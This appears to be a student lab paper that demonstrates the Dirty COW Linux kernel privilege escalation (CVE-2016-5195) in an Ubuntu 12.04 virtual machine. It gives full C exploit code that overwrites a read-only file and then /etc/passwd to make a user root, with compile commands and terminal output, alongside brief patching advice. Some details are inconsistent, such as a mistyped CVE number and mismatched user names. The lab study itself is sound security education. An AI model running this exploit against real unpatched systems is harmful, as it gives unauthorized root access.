Ubuntu box privilege Escalation (Dirty Cow)

CVE -2016-5195

Kasun Priyashan K.K.K.P[1]. , *Chaminda P.I.* [2]
Department of Information Systems Engineering,
Faculty of Computing Sri Lanka Institute of Information Technology,
Malabe,Sri lanka
it20228880@my.sliit.lk[1]*,it20223144@my.sliit.lk*[2]

Abstract— **Dirty cow attack is a privilege escalation attack which discovered in 2016. CVE -2016-5195 is the cv number of this vulnerability. Attacker can gain full access on devices, web servers, databases that running that Linux based operating systems. Any person who exploits this vulnerability would escalate privileges and can do anything either locally or remotely with some modifications to hijack the device or destroy data, create a backdoor or to record all keys etc. In this project we are mainly targeting the root access of ubuntu 12.4 version by doing this COW attack. COW means Copy-on-write. This attack is mainly based on this feature. Dirty cow exploitation Program was written in c language and by executing the code we can gain the root access of ubuntu box. In this attack does a heavy damage to the kernel and this vulnerability is a big risk. In this project we have modified the read only files like password files to gain unauthorized root access of ubuntu box and we have searched and discussed prevention methods before that attacks. This research will then provide recommended remediation procedures in order to provide Linux users practical method to defend against Linux privilege escalation attacks and ultimately enhanced their security posture.**

Keywords—dirty cow, root, privilege ,copy on write

I. INTRODUCTION

[1]First of all we should know what is the Privilege Escalation. Privilege escalation can be defined as an attack that someone involves gaining illicit access of elevated rights or privileges, beyond what is intended or entitled for a user. This attack can involve an external threat actor or an insider. This whole process can be considered as a privilege escalation. [2]Dirty COW was a vulnerability in the Linux kernel in 2016. It allowed processes to write to read-only files. This exploit makes use of a race condition that lived inside the kernel functions which handle the copy-on-write (COW) feature of memory mappings. By using a malicious code attacker can modify read only-files like password file and as well as attacker can gain access of Linux box. For an example use case includes over-writing a user's UID in /etc/passwd to gain root privileges. Dirty COW is listed in the Common Vulnerabilities and Exposures as CVE-2016-5195.when considering about history of this COW attack , [3]The vulnerability was discovered by Phil Oester. Because of the race condition, with the right timing, a local attacker can exploit the copy-on-write mechanism to turn a read-only mapping of a file into a writable mapping. Although it is a local privilege escalation. The vulnerability has existed in the Linux kernel since version 2.6.22 released in September 2007, and there is information about it being actively exploited at least since October 2016. The vulnerability has been patched in Linux kernel versions 4.8.3, 4.7.9, 4.4.26 and newer.

II. LITERATURE

A. Check Vulnerability

In Ubuntu /Debian Linux box fist of all ,
To find out if your server is affected, check your kernel version.
Uname -rv

B. Fix vunerabilty

[4]By updating the system and reboot server can be fixed this vulnerability.
On Ubuntu and Debian, upgrade the packages by using apt-get command.
sudo apt-get update && sudo apt-get dist upgrade
by this command update all of the packages on CentOS 5, 6, and 7 with sudo yum update, but if only want to update the kernel to address this bug, run
sudo yum update kernel
On older Droplets with external kernel management, you'll also need to select the DigitalOcean GrubLoader kernel. To do this, go to the control panel, click on the server you want to update. Then, click Kernel in the menu on the left and choose the GrubLoader kernel.
Finally after installations, need to reboot your server to apply the changes by following command .
Sudo reboot

III. METHODOLOGY

A. Before the exploitation.

For this exploitation first install the ubuntu 12.4 and virtual box

by using following methods

1. Click on the New button

2. Enter the name you want and select the type and the version according to your OS file

3. Select the memory size you want. It is better to select half or quarter of PC's memory.
After that, can decide whether you want virtual hard disk space or not.


4. Go to the storage and In storage menu select the empty disc icon and after that click the CD icon that located in right side. Click the icon and go to the choose virtual optical disk file. Then select the ISO file that you downloaded. Open it. Then press ok button.

5. After start the virtual machine install the OS to it. After the installation completed shut down the virtual machine and remove the ISO file from the location where it is saved.

B. *Exploitation*

After the installation need to start the ubuntu from virtual machine and get open the terminal of ubuntu box and first of all ,we are going to modify a read only file by using this vulnerability.
Create a file using code


Sudo gedit /xyz



```
iresh@iresh-VirtualBox:~$ sudo gedit /xyz

(gedit:2628): Gtk-WARNING **: Attempting to store changes into `/root
re/recently-used.xbel', but failed: Failed to create file '/root/.loc
cently-used.xbel.R09P10': No such file or directory

(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel
```

Fig. 1 creating xyz file using gedit

After that enter the four ones ,four twos and four threes to file which created as xyz



```
iresh@iresh-VirtualBox:~$ sudo gedit /xyz

(gedit:2628): Gtk-WARNING **: Attempting to store changes into `/root
re/recently-used.xbel', but failed: Failed to create file '/root/.loc
cently-used.xbel.R09P10': No such file or directory

(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel
```


```
111122223333
```

Fig. 2 entering the some content to xyz

Then check the details of file which created earlier named xyz using following command.

Ls -l /xyz

result of that command ,it shows the permissions of the file -rw means read write for the user and r- -r -- means read only for the other people




```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$
```

Fig. 3 permissions of xyz file


after that we try to edit the file which we created earlier named xyz by nano editor using following command.

Nano /xyz



```
(gedit:2628): Gtk-WARNING **: Attempting to set the permissions of `/
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
```


Fig. 4 trying to edit by nano editor



```
  GNU nano 2.2.6              File: /xyz

111122223333

               [ Read 1 line ( Warning: No write permission) ]
^G Get Help^O WriteOut^R Read Fil^Y Prev Pag^K Cut Text^C Cur Pos
^X Exit    ^J Justify ^W Where Is^V Next Pag^U UnCut Te^T To Spell
```

Fig. 5 trying to edit xyz file

then try to modify by any numbers by 4444s and to exit the nano press ctrl x and by entering y says permission denied cause we cannot edit that file because of access denied because we have not the root access to perform this action.



```
  GNU nano 2.2.6              File: /xyz                    Modified

1111222233334444

                   [ Error writing /xyz: Permission denied ]
^G Get Help^O WriteOut^R Read Fil^Y Prev Pag^K Cut Text^C Cur Pos
^X Exit    ^J Justify ^W Where Is^V Next Pag^U UnCut Te^T To Spell
```

Fig. 6 output of after modifying and saving the file by nano

And then exit from the editor press control x again and exit
How file can be edited ? try cow attack to do this
Before do the attack first create a c file including the cow attack code by gedit by following command.

gedit cow_attack.c

then enter the dirty cow code for c file which created. [5]

Code

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
  {
 pthread_t pth1,pth2;
 struct stat st;
  int file_size;


  int f=open("/xyz", O_RDONLY);

  fstat(f, &st);
  file_size = st.st_size;
 map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);

  char *position = strstr(map, "2222");


 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
 pthread_create(&pth2, NULL, writeThread, position);

 pthread_join(pth1, NULL);
 pthread_join(pth2, NULL);
 return 0;
  }

void *writeThread(void *arg)
{
  char *content= "****";
  off_t offset = (off_t) arg;

 int f=open("/proc/self/mem", O_RDWR);
 while(1) {

  lseek(f, offset, SEEK_SET);

 write(f, content, strlen(content));
     }
  }

  void *madviseThread(void *arg)
  {
  int file_size = (int) arg;
  while(1){
     madvise(map, file_size, MADV_DONTNEED);
    }
  }
```

Code explanation

```
int f=open("/xyz", O_RDONLY);
```

This code segment Open the target file in the read-only mode which created first stage named xyz

```
  fstat(f, &st);
  file_size = st.st_size;
  map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE, f, 0);
```

This code segment Map the file to COW(copy-on-write) memory using MAP_PRIVATE.

```
  char *position = strstr(map, "2222");
```

This code segment finds the position of the target area

.

```
 pthread_create(&pth1, NULL, madviseThread, (void *)file_size);
  pthread_create(&pth2, NULL, writeThread, position);
```

Then attacker has to do the attack using two threads and this code segment helps to do that.

```
  pthread_join(pth1, NULL);
  pthread_join(pth2, NULL);
  return 0;
```

Attacker has to Wait for the threads to finish.

```
char *content= "****";
  off_t offset = (off_t) arg;
```

This code segment contains the values which attacker going to change in original file

```
 int f=open("/proc/self/mem", O_RDWR);
  while(1) {

    lseek(f, offset, SEEK_SET);
```

By this code segment Move the file pointer to the corresponding position.

```
    write(f, content, strlen(content));
```


This code segment is Writing to the memory.

After creating the c file it should be executed by following commands.

gcc -o cow_attack cow_attack.c -lpthread

Then hit the enter and to execute the code by using

./cow_attack



```
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpa
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
```


```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
  pthread_t pth1,pth2;
  struct stat st;
  int file_size;

  // Open the target file in the read-only mode.
  int f=open("/xyz", O_RDONLY);

  // Map the file to COW memory using MAP_PRIVATE.
  fstat(f, &st);
```

```
/share/recently-used.xbel', but failed: No such file or directory

(gedit:2628): GLib-GIO-WARNING **: Missing callback called fullpath =
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function 'main':
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function 'madviseThread':
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$
```

Fig. 7 compile and executing cow_attack.c cod

After that should wait some time and break the executing by ctrl +C because it is not ending. Then check the read only file that created first stage called xyz by using gedit.

According to the code attacker tries to change four twos ("2222") to ("****") earlier file had 111122223333 according to the output after the cow attack now file is changed to that format 1111****3333 .This read only file is modified .we can say our cow attack is successful.



```
al/share/recently-used.xbel

^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow_attack cow_attack.c -lpthread
cow_attack.c: In function 'main':
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function 'madviseThread':
cow_attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow_attack
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
```

Fig. 8 output after executing the code


Lets see now how can we get the root access for user (get root privilege) by this cow attack

First we need to check the password file stored in etc folder that passwd file is read only and cant edit directly by non root users. By this attack we can modify which we want to modify and get the root access of system.

C. *Get the root previlege of the ubuntu box*

First we need to view password file which stored in linux.to get this file have to use the following command.

Gedit /etc/passwd



```
^Ciresh@iresh-VirtualBox:~$ ls -l /xyz
-rw-r--r-- 1 root root 13 Apr 19 09:49 /xyz
iresh@iresh-VirtualBox:~$ nano /xyz
iresh@iresh-VirtualBox:~$ gedit cow_attack.c
^C
iresh@iresh-VirtualBox:~$ gcc -o cow attack cow attack.c -lpthread
cow_attack.c: In function 'main':
cow_attack.c:31:46: warning: cast to pointer from integer of different
 size [-Wint-to-pointer-cast]
cow_attack.c: In function 'madviseThread':
cow attack.c:56:19: warning: cast from pointer to integer of different
 size [-Wpointer-to-int-cast]
iresh@iresh-VirtualBox:~$ ./cow attack
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```

```
bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
iresh:x:1000:1000:iresh,,,:/home/iresh:/bin/bash
```


Fig. 9 content of passwd

first line we can see root user and at the end iresh user is there . Value 0 Primary basics for access control in linux any user which user id caontaing 0 detect by a system as a root.

Iresh user id is 1000 it does not have root privilege ,if we can change the value 3rd field value to zeros we can turn into root . Attackers can use this CVE-2016-5905 Vulnerability exploitation to achieve this goal .if we can change value of 3rd field value in to zero we can get successful .

First add a new user by using following commands to start the process

sudo adduser (any name)
ex: sudo adduser siri




```
^C
iresh@iresh-VirtualBox:~$ gedit /xyz
iresh@iresh-VirtualBox:~$ gedit /etc/passwd
iresh@iresh-VirtualBox:~$ sudo adduser siri
Adding user `siri' ...
Adding new group `siri' (1001) ...
Adding new user `siri' (1001) with group `siri' ...
Creating home directory `/home/siri' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
```

Fig. 10 adding a new user

After that enter a password for new user and setup user data of profile that we created .

After that check the passwd file and we can see the new user created named siri



```
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/
bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
iresh:x:1000:1000:iresh,,,:/home/iresh:/bin/bash
siri:x:1001:1001:,,,:/home/siri:/bin/bash
```

Fig. 11 after creating user content of passwd

Then we need to get root privilege for user siri by changing 3rd field value replacing with zeros. We cannot directly change this file so we use the dirty cow attack to achieve this goal.

First we need to modify our previous code with some changes .changes

Code :

```
#include <sys/mman.h>
#include <fcntl.h>
#include <pthread.h>
#include <sys/stat.h>
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

void *map;
void *writeThread(void *arg);
void *madviseThread(void *arg);

int main(int argc, char *argv[])
{
pthread_t pth1,pth2;
struct stat st;
int file_size;


int f=open("/etc/passwd", O_RDONLY); //targeted file name

fstat(f, &st);
file_size = st.st_size;
map=mmap(NULL, file_size, PROT_READ, MAP_PRIVATE,
f, 0);

char *position = strstr(map, "1001"); //position finding which
user contains user id 1001


pthread_create(&pth1, NULL, madviseThread, (void
*)file_size);
pthread_create(&pth2, NULL, writeThread, position);

pthread_join(pth1, NULL);
pthread_join(pth2, NULL);
return 0;
}

void *writeThread(void *arg)
{
char *content= "0000"; //modify
off_t offset = (off_t) arg;

int f=open("/proc/self/mem", O_RDWR);
while(1) {

lseek(f, offset, SEEK_SET);

write(f, content, strlen(content));
}
}

void *madviseThread(void *arg)
{
int file_size = (int) arg;
while(1){
madvise(map, file_size, MADV_DONTNEED);
}
}
```

Code explanation of changes


int f=open("/etc/passwd", O_RDONLY);
This code segment Open the target file in the read-only .target file of that moment is password file. Path of it is /etc/passwd

char *position = strstr(map, "1001");
position finding which user contains user id 1001

char *content= "0000";
modify the content which user contains 1001 to zeros

Then code should compile and execute the code.by using
gcc -o cow_attack cow_attack -lpthread
to execute the code use the following command
./cow_attack
As previous Wait couple of seconds and stop the code executing using Ctrl +C and check the etc/passwd file

IV. RESULTS OF EXPLOITAION




```
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:105::/var/run/dbus:/bin/false
colord:x:103:108:colord colour management daemon,,,:/var/lib/colord:/
bin/false
lightdm:x:104:111:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:105:114::/nonexistent:/bin/false
avahi-autoipd:x:106:117:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/
bin/false
avahi:x:107:118:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
usbmux:x:108:46:usbmux daemon,,,:/home/usbmux:/bin/false
kernoops:x:109:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:110:119:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:111:122:RealtimeKit,,,:/proc:/bin/false
speech-dispatcher:x:112:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/sh
hplip:x:113:7:HPLIP system user,,,:/var/run/hplip:/bin/false
saned:x:114:123::/home/saned:/bin/false
iresh:x:1000:1000:iresh,,,:/home/iresh:/bin/bash
siri:x:0000:1001:,,,:/home/siri:/bin/bash
```

Fig. 12 output after executing code and got the root access

we can see now user id of siri are zeros this user has root privilege .

User id modified to zeros is the successfulness of this attack and attacker can get the root privilege of the system.
According to all process ,finally could get the root privilege of this ubuntu box and successfully done the privilege escalation.



```
iresh@iresh-VirtualBox:~$ su sirii
Password:
root@iresh-VirtualBox:/home/iresh# id
uid=0(root) gid=1002(sirii) groups=0(root),1002(sirii)
root@iresh-VirtualBox:/home/iresh#
```

Fig. 13 details of user siri

REFERENCES

[1] M. J. Haber, "Beyond trust," [Online]. Available: https://www.beyondtrust.com/blog/entry/privilege-escalation-attack-defense-explained.

[2] J. W. a. N. (. Jayawardena, "toronto.edu," [Online]. Available: https://www.cs.toronto.edu/~arnold/427/18s/427_18S/indepth/dirty-cow/index.html.

[3] unknown, "wikipedia," [Online]. Available: https://en.wikipedia.org/wiki/Dirty_COW.

[4] h. virdo, "How To Protect Your Server Against the Dirty COW Linux Vulnerability," no. https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-dirty-cow-linux-vulnerability.

[5] [Online]. Available: https://web.ecs.syr.edu/~wedu/seed/Labs_12.04/Software/Dirty_COW/

- **https://www.youtube.com/channel/UCm1DVKEuKeDpCAUXn4pU4QQ**
